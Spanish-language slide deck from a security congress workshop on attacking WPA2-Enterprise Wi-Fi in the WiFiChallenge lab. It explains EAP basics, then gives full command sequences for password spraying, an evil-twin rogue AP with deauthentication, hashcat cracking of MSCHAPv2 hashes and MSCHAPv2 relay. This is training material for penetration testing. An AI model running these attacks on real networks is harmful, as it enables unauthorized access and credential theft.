



EuskalHack Security Congress IX

Hacking de redes
Wi-Fi MGT-
Enterprise



r4ulcl

Raúl Calvo Laorden



- **Raúl Calvo Laorden aka r4ulcl**
- **Founder of WiFiChallenge**
- **Pentester**
- **CRTP, OSCP, CARTP, CWP, OSEP**
- **Desarrollador en mi tiempo libre**



 **r4ulcl.com**

 **r4ulcl**

 **@_r4ulcl_**



Hacking de redes Wi-Fi MGT-Enterprise



WiFiChallenge Lab

- <https://lab.wifichallenge.com>



LabHub

- <https://labhub.wifichallenge.com>





Indice



- **Conceptos básicos Wi-Fi**
- **Conceptos básicos de MGT**
- **Requisitos para atacar con RogueAP**
- **Recon**
- **Ataques**
 - **1. Password Spraying**
 - **2. Rogue AP**
 - **3. Relay MSCHAPv2**



Conceptos básicos I



- **Acess Point (AP)**
- **Basic Service Set Identifier (BSSID)**
- **Extended Service Set Identifier (ESSID)**
- **Probes**
- **RogueAP**
- **Canal**
- **802.11**
- **Estación (STA)**
- **Beacon**



Conceptos básicos II




- **Deauth/Deauthentication**
- **Monitor mode**
- **Evil Twin**
- **RogueAP**
- **Identity**
- **CA**
- **Certificado de Servidor**
- **Certificado de Cliente**



Conceptos básicos redes MGT



- **802.1X:** estándar de IEEE para controlar el acceso a redes.
- **EAP:** Protocolo de Autenticación Extensible, es un marco de autenticación que soporta múltiples métodos de autenticación
- **EAP Handshakes:** procesos de autenticación que pueden dividirse en dos fases
 - **Fase 1:** Autenticación externa o creación del túnel seguro.
 - PEAP, EAP-TTLS, EAP-TLS,
 - **Fase 2:** Autenticación interna dentro del túnel.
 - PAP, CHAP, MSCHAPv2, GTC





1) EAP con Autenticación mediante Certificado de (por ejemplo, EAP-TLS, PEAPv0 (EAP-TLS)):

2) EAP con Autenticación por Credenciales (por ejemplo, LEAP, PEAPv0 (MSCHAPv2), EAP-TTLS (MSCHAPv2)):


Los procesos de autenticación EAP se pueden dividir en 2 fases:

- Fase 1: El servidor se autentica utilizando un certificado (o un PAC en EAP-FAST) y se establece un túnel TLS seguro.
- Fase 2: El cliente se autentica utilizando un protocolo de autenticación basado en credenciales como MSCHAPv2, CHAP, PAP, GTC, etc.

Característica	EAP-TLS	EAP-TTLS	PEAPv0 (EAP-MSCHAPv2)	PEAPv0 (EAP-TLS)	PEAPv1 (EAP-GTC)	EAP-MD5
Certificado de Servidor	Sí	Sí	Sí	Sí	Sí	No
Certificado de Cliente	Sí, obligatorio (también soporta smartcard)	Opcional	No	Sí	Opcional	No
Autenticación del Cliente Soportada	Via Certif./Smartcard	PAP, CHAP, MSCHAPv2, GTC, Certif.	MSCHAPv2	Certif.	GTC	Usuario + Contraseña (MD5 challenge/response)
Autenticación Mutua	Sí	Sí	Sí	Sí	Sí	No
Protección de Identidad del Usuario	Sí (anónima)	Sí (cifrado TLS)	Sí (cifrado TLS)	Sí (cifrado TLS)	Sí (cifrado TLS)	No (texto claro)
Autenticación del Cliente en texto claro	No	No	No	No	Sí, - Permite contraseñas en texto claro	Yes - es posible hacer sniffing
Autenticación de Cliente Vulnerable a Ataques Offline	No	Herramienta Asleap (para MSCHAPv2)	Herramienta Asleap	No	Texto claro (dentro del túnel TLS)	Sí
Ataque Evil Twin Posible?	No	Sí si no se valida certificado del servidor	Sí si no se valida certificado del servidor	No	Sí si no se valida certificado del servidor	Sí, siempre



- El cliente debe utilizar usuario y contraseña (no certificado de cliente)
- El cliente no debe verificar la CA del AP





Recon básico



Activities Terminal Mar 4 11:48

root@WiFiChallengeLab: ~/wifi

CH 11][Elapsed: 10 mins][2023-03-04 11:48][display ap+sta

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F0:9F:C2:71:22:17	-28	1238	2294	1	44	54e	WPA2 CCMP	MGT	wifi-global
F0:9F:C2:71:22:10	-28	1230	631	14	6	54	OPN		wifi-guest
F0:9F:C2:71:22:12	-28	1230	564	9	6	54	CCMP	PSK	wifi-mobile
F0:9F:C2:71:22:16	-28	1238	151	0	44	54e	WPA2 CCMP	MGT	wifi-regional
F0:9F:C2:1A:CA:25	-28	1248	111	0	11	54e	TKIP	SAE	wifi-IT
F0:9F:C2:7A:33:28	-28	1238	36	0	44	54e	WPA2 CCMP	MGT	wifi-regional-tablets
F0:9F:C2:71:22:15	-28	1238	55	0	44	54e	WPA2 CCMP	MGT	wifi-corp
D6:52:9C:91:63:19	-28	1247	0	0	9	54	TKIP	PSK	vodafone7123
F0:9F:C2:6A:88:26	-28	1251	0	0	11	54	OPN		<length: 9>
F0:9F:C2:11:0A:24	-28	1248	0	0	11	54e	TKIP	SAE	wifi-management
F0:9F:C2:71:22:1A	-28	1238	0	0	44	54e	WPA2 CCMP	MGT	wifi-corp
4E:C4:17:6B:F5:1A	-28	1252	0	0	9	54	CCMP	PSK	NOVISTAR_JYG2
F6:C3:F3:05:8E:8B	-28	1229	0	0	9	54	CCMP	PSK	WIFI-TUAN
96:F1:C3:8B:BD:70	-28	1230	0	0	6	54	WPA2 CCMP	PSK	WIFI-4-5-D6C3

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
F0:9F:C2:71:22:17	64:32:A8:BA:18:42	-29	9e-18e	0	166		
F0:9F:C2:71:22:17	64:32:A8:BC:53:51	-29	48e- 6e	0	2057	PMKID	open-wifi,home-WiFi,WiFi-Restaurant
F0:9F:C2:71:22:10	80:18:44:BF:72:47	-29	24 - 5	0	130		
F0:9F:C2:71:22:10	80:72:BF:44:B0:49	-29	36 - 5	0	120		
F0:9F:C2:71:22:10	80:72:BF:B0:78:48	-29	54 -12	5	381		
F0:9F:C2:71:22:12	28:6C:07:6F:F9:44	-29	24 -36	5	539		
F0:9F:C2:71:22:12	28:6C:07:6F:F9:43	-29	1 - 1	0	19		wifi-mobile
F0:9F:C2:71:22:16	64:32:A8:AC:53:50	-29	36e- 9e	0	156		wifi-regional
F0:9F:C2:1A:CA:25	10:F9:6F:AC:53:52	-29	2e-48e	0	108		
F0:9F:C2:7A:33:28	64:32:A8:A9:DE:55	-29	54e-48e	0	21		wifi-regional-tablets

LAB

WiFiChallenge

Trash



Recon básico



- aircrack-ng (or Kismet)
 - airmon-ng start wlan0
 - airodump-ng wlan0mon --band abg -w capture
 - airodump-ng wlan0mon -c <CHANNEL> -w capturecX
- wifi_db
 - https://github.com/r4ulcl/wifi_db
 - python3 wifi_db.py scan-folder
- Obtener información de certificados
 - bash pcapFilter.sh -f <CAPTURA AIRODUMP-NG> -C

```
Activities Terminal Mar 4 11:48
root@WiFiChallengeLab: ~/wifi

CH 11 Elapsed: 10 mins [[ 2023-03-04 11:48 ]] display ap+sta

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
F0:9F:C2:71:22:17 -28 1238 2294 1 44 54e WPA2 CCMP MGT wifi-global
F0:9F:C2:71:22:19 -28 1238 631 14 6 54 OPN PSK wifi-guest
F0:9F:C2:71:22:12 -28 1238 564 9 6 54 CCMP PSK wifi-mobile
F0:9F:C2:71:22:16 -28 1238 151 14 54 WPA2 CCMP MGT wifi-regional
F0:9F:C2:71:22:10 -28 1238 151 14 54 WPA2 CCMP MGT wifi-2t
F0:9F:C2:71:22:18 -28 1238 151 14 54 WPA2 CCMP MGT wifi-regional-tablets
F0:9F:C2:71:22:15 -28 1238 151 14 54 WPA2 CCMP MGT wifi-scarp
D8:14:8C:91:64:19 -28 1238 151 14 54 WPA2 CCMP MGT vodafone7123
F0:9F:C2:6A:80:50 -28 1251 0 0 11 54e CCMP PSK <length: 0>
F0:9F:C2:71:22:10 -28 1238 151 14 54 WPA2 CCMP MGT wifi-regional
4E:6A:16:75:50:00 0 1252 0 0 54 CCMP PSK DVT2028_PVG2
F0:9F:C2:71:22:12 -28 1238 151 14 54 WPA2 CCMP MGT wifi-regional
F0:9F:C2:71:22:16 -28 1238 151 14 54 WPA2 CCMP MGT wifi-regional-tablets

BSSID STATION PWR Rate Lost Frames Notes Probes
F0:9F:C2:71:22:17 64:32:A8:BA:18:42 -29 9e-18e 0 166 PKWID open-wifi,hone-wifi,WIFI-Restaurant
F0:9F:C2:71:22:17 64:32:A8:BC:53:51 -29 48e-6e 0 2857
F0:9F:C2:71:22:10 80:18:84:8F:12:47 -29 24 -5 0 130
F0:9F:C2:71:22:10 80:72:BF:94:80:49 -29 36 -5 0 120
F0:9F:C2:71:22:10 80:72:BF:94:80:49 -29 54 -12 5 381
F0:9F:C2:71:22:12 28:6C:87:6F:F9:44 -29 24 -36 5 539
F0:9F:C2:71:22:12 28:6C:87:6F:F9:44 -29 1 -1 0 19
F0:9F:C2:71:22:16 64:32:A8:AC:53:58 -29 36e-9e 0 156 wifi-regional
F0:9F:C2:6A:80:50 64:32:A8:AC:53:58 -29 2e-48e 0 146
F0:9F:C2:71:22:10 64:32:A8:AC:53:58 -29 54e-48e 0 21 wifi-regional-tablets
```

```
root@WiFiChallengeLab: ~/tools/wifi_db# cd /root/tools/
root@WiFiChallengeLab: ~/tools# bash pcapFilter.sh -f /home/user/wifi/wific44-01.cap -C

FILE: /home/user/wifi/wific44-01.cap
Running as user "root" and group "root". This could be dangerous.
Certificate:
Data:
  Version: 3 (0x2)
  Serial Number: 2 (0x2)
  Signature Algorithm: sha256WithRSAEncryption
  Issuer: C = ES, ST = Madrid, L = Madrid, O = WiFiChallengeLab, OU = Certificate Authority, CN = WiFiChallengeLab CA, emailAddress =
  Validity
    Not Before: Feb 19 17:49:46 2023 GMT
    Not After : Feb 18 17:49:46 2025 GMT
  Subject: C = ES, L = Madrid, O = WiFiChallengeLab, OU = Server, CN = WiFiChallengeLab CA, emailAddress =
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    RSA Public-Key: (2048 bit)
    Modulus:
      00:a3:cf:b8:a3:4b:19:22:0d:c1:c4:1e:7f:bb:eb:
      ef:f3:6a:3c:3b:95:17:f6:3f:1f:82:23:6c:21:23:
      6f:15:4c:8f:7b:3e:30:8d:e1:79:4a:91:23:3e:12:
      70:e0:41:54:60:04:64:fb:42:85:59:64:d4:18:a4:
```



Recon



Recon

- Recon the lab
- Obtained:
 - AP y clientes
 - Probes
 - Identidades
 - Información de certificado de wifi-corp y wifi-regional-tablets
- Tiempo: 15 min



Recon



- Recon the lab
- Obtained:
 - AP y clientes
 - Probes
 - Identidades
 - Información de certificado de wifi-corp y wifi-regional-tablets
- Tiempo: 15 min
 - airmon-ng start wlan0
 - airodump-ng wlan0mon --band abg -w capture
 - airodump-ng wlan0mon -c <CHANNEL> -w capturecX
- wifi_db
 - https://github.com/r4ulcl/wifi_db
 - python3 wifi_db.py scan-folder
- Obtener información de certificados
 - bash pcapFilter.sh -f <CAPTURA AIRODUMP-NG> -C



Ataques





Ataque 1. Password Spraying



- **Escenario:**
 - **Conocemos/sospechamos que 1 o varios usuarios tienen la contraseña débil 12345678**
 - **Tenemos un listado de empleados /root/top-username-shortlist.txt**
- **Ataque usando air-hammer**
 - **Preparamos el listado de usuarios utilizando el formato correcto**
 - **Hacemos password Spraying contra todos probando dicha contraseña**
- **Objetivo: wifi-corp**
- **Tiempo: 15 min**



Ataque 1. Password Spraying



- **Ataque**
 - `cat <FILE> | awk '{print "<DOMAIN>\" $1}' > <FILE2>`
 - `python2 air-hammer.py -i <IFACE> -e <ESSID> -P <PASSWORD> -u <FILE2>`
- **Objetivo: wifi-corp**
- **Tiempo: 15 min**



Ataque 1. Password Spraying



- **Solución**

- `cat ~/top-username-shortlist.txt | awk '{print "CONTOSO\\" $1}' > ~/top-username-shortlist-contoso.txt`
- `cd ~/tools/air-hammer`
- `python2 air-hammer.py -i wlan4 -e wifi-corp -P 12345678 -u ~/top-username-shortlist-contoso.txt`

- **Objetivo: wifi-corp**

- **Tiempo: 15 min**



Ataque 2. Rogue AP



- **Escenario:**
 - **El cliente no verifica la CA de forma automática**
 - **Pero mira los campos de texto**
- **Ataque usando eaphammer**
 - **Creamos un certificado con la información obtenida en el recon**
 - **Y montamos un AP con el mismo nombre que el original**
 - **Hacemos deauth a todos los AP legítimos**
 - **Cracking**
- **Objetivo: wifi-corp**
- **Tiempo: 15 min**



Ataque 2. Rogue AP



- **Ataque**
 - **`./eaphammer --cert-wizard`**
 - **`python3 ./eaphammer -i <IFACE> --auth wpa-eap --essid <ESSID>`**
 - **`aireplay-ng -0 0 wlan0mon -a <BSSID> -c <STATION MAC>`**
 - **`hashcat -a 0 -m 5500 hash.hash /root/rockyou-top100000.txt -force`**
- **Objetivo: wifi-corp**
- **Tiempo: 15 min**



Ataque 2. Rogue AP



- **Solución**

- `./eaphammer --cert-wizard`
- `python3 ./eaphammer -i wlan3 --auth wpa-eap --ssid wifi-corp`
- `iwconfig wlan0mon channel 44`
- `aireplay-ng -0 0 -a F0:9F:C2:71:22:1A wlan0mon -c 64:32:A8:07:6C:40`
- `airmon-ng start wlan1`
- `iwconfig wlan1mon channel 44`
- `aireplay-ng -0 0 -a F0:9F:C2:71:22:15 wlan1mon -c 64:32:A8:07:6C:40`
- `hashcat -a 0 -m 5500 hash.hash /root/rockyou-top100000.txt -force`



Ataque 3. Relay MSCHAPv2



- **Escenario:**
 - Similar al escenario 2, pero no es posible crackear la contraseña
- **Ataque**
 - Crear un rogueAP con berate_ap
 - Utiliar wpa_sycophant para el Relay
 - Hacer deauth
- **Objetivo: wifi-regional-tablets**
- **Tiempo: 15 min**



Ataque 3. Relay MSCHAPv2



- **Ataque**
 - **Editar /root/tools/wpa_sycophant/wpa_sycophant_example.conf con el ESSID correcto**
 - **En paralelo**
 - **./berate_ap --eap --mana-wpe --wpa-sycophant --mana-credout outputMana.log <IFACE1> lo <ESSID>**
 - **./wpa_sycophant.sh -c wpa_sycophant_example.conf -i <IFACE2>**
 - **aireplay-ng -0 0 <IFACE3> -a <BSSID> -c <MAC>**
- **Objetivo: wifi-regional-tablets**
- **Tiempo: 15 min**



Ataque 3. Relay MSCHAPv2



- **Solución**

- **Editar /root/tools/wpa_sycophant/wpa_sycophant_example.conf con el ESSID correcto**
- **En paralelo**
 - **cd ~/tools/berate_ap/**
 - **./berate_ap --eap --mana-wpe --wpa-sycophant --mana-credout outputMana.log wlan1 lo wifi-regional-tablets**
 - **cd ~/tools/wpa_sycophant/**
 - **./wpa_sycophant.sh -c wpa_sycophant_example.conf -i wlan3**
 - **airmon-ng start wlan0**
 - **iwconfig wlan0mon channel 44**
 - **aireplay-ng -0 0 wlan0mon -a F0:9F:C2:7A:33:28 -c 64:32:A8:A9:DE:55**



Ataque 4. Relay MSCHAPv2 entre redes



- **Escenario:**
 - Tenemos 2 redes con nombres muy parecidos, del mismo cliente y potencialmente conectados al mismo AD
 - Podemos obtener un MSCHAPv2 de una y reenviarlo a la otra
- **Ataque**
 - Crear un rogueAP con berate_ap
 - Utiliar wpa_sycophant para el Relay
 - Hacer deauth
- **Objetivo: wifi-regional**
- **Tiempo: 15 min**



Ataque 4. Relay MSCHAPv2 entre redes




- **Ataque**
 - **Editar /root/tools/wpa_sycophant/wpa_sycophant_example.conf con el ESSID correcto**
 - **En paralelo**
 - **`./berate_ap --eap --mana-wpe --wpa-sycophant --mana-credout outputMana.log <IFACE1> lo <ESSID>`**
 - **`./wpa_sycophant.sh -c wpa_sycophant_example.conf -i <IFACE2>`**
 - **`aireplay-ng -0 0 <IFACE3> -a <BSSID> -c <MAC>`**
- **Objetivo: wifi-regional-tablets**
- **Tiempo: 15 min**



Certified WiFiChallenge Professional



- Certified WiFiChallenge Professional (CWP)
- 25% de descuento hasta domingo 28 de junio
- <https://academy.wifichallenge.com>





Hacking de redes Wi-Fi MGT-Enterprise





Hacking de redes Wi-Fi MGT-Enterprise



**¡MUCHAS GRACIAS!
ESKERRIK ASKO!**

